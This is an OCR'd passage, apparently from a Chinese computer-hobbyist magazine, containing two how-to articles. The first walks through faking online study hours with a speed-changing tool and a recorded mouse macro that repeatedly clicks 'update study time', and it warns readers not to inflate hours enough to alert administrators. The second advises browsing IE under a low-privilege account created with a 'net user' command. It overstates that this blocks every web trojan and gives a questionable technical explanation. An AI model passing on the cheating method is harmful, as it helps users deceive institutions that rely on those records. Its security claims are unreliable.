


图 3

不过这里我们的目的还没有达到，我们要做的是全自动无人值守工作，所以还需要进一步的完善。如何让电脑全自动无人值守工作呢？当然是使用按键精灵了，按键精灵可以模拟鼠标键盘进行工作，而且使用也比较简单。




图 4




图 5

打开按键精灵，选择新建，这时会弹出一个脚本编辑器，因为编辑脚本是需要有编程底子的，按键精灵作者考虑到菜鸟编程底子的缺乏就特意设置了一个录制功能，如图5，至于其它的我们这里就不用管了。

点击录制就后弹出一个小框，点击红色圆圈开始录制，这时你鼠标键盘的动作就会录制到脚本里面，点击网页上的“更新学习时间”，回到小框点击蓝色方块停止按钮（动作要迅速），点第三个保存，如图6。

这样，动作就录制好了，然后在右面选择运行一栏中的脚本循环，在弹出的对话框中选择循环到按终止键，确定，如图7，点击左上角的保存后退出。




图 6




图 7

这样就会多出一个未分类的脚本，把所有的都叉掉，只勾刚才保存的那个脚本，这样所有的工作就算完成了，如图8。




图 8

现在打开网页，打开变速器进行变速，再打开按键精灵，按下F10，叉子们都看到了什么？学习时间在飞一般的跑，鼠标也在不停的按“更新学习时间”，现在我们就可以喝杯咖啡，抽根烟，休息休息。等时间刷得差不多的时候就按下F12停止吧，是不是很轻松呢？别人要用一年时间完成的工作，我们只需要几分钟就可以搞定了。

最后再告诉大家，时间不要刷太多了，虽然我们可以骗过电脑，但是却骗不过管理员啊，一天最多就24小时，我们就学习了几千小时，这可能吗？其实我还是支持大家采用正规的方法来认真学习的，作弊是可耻的，此文仅为证明一条道理“黑客始于生活，用于生活”。

（本文所涉及到的变速齿轮、按键精灵已收录到光盘中）

让网页木马去死吧

无敌小龙

网页木马是所有上网者共同的敌人，一不小心，就会被这个隐形的家伙得手！今天，我就给大家介绍几个绝杀网页木马的方法，让小菜们再也不必为网页木马而担惊受怕了。

如果你使用的是WindowsXP系统，那么请来到“C:\Program Files\Internet Explorer”这个目录中找到IE的主文件，然后点右键，选择“发送到”－“桌面快捷方式”，如图1。




图1

然后开始第二个步骤，单击“开始”按钮，选择“运行”，在“运行”栏中输入**CMD.EXE**打开命令提示符窗口，输入命令**net user xiaolong 123 /add**，这表示添加一个名为XIAOLONG的普通用户（这里没有必要去把他升级为管理员权限，普通组权限就可以了），如图2。




图2

此时，来到刚才新建的IE桌面快捷方式，点右键，选择“运行方式”菜单，如图3。接着在弹出的“运行身份”对话框中选择“下列用户”，输入刚才新建的普通用户XIAOLONG的帐户和密码：XIAOLONG，123，如图4。




图3




图4

单击“确定”按钮后，就会弹出IE窗口了，以后只要我们使用这个XIAOLONG帐户打开的IE窗口，浏览任何网页就都不怕中网页木马了。我再给大家解释一下这种方法能够绝杀一切网页木马的原因，WindowsXP是一个单用户系统，所以当前的活动用户只能有一个，而刚才的浏览器使用的是XIAOLONG这个非活动帐户，这样网页木马在通过XIAOLONG这个帐户进行操作时，是被系统否认的，也就是不予执行。我们可以在任务管理器中看到，当前活动的用户只有一个，也就是当前的登录用户ADMINISTRATOR，如图5。

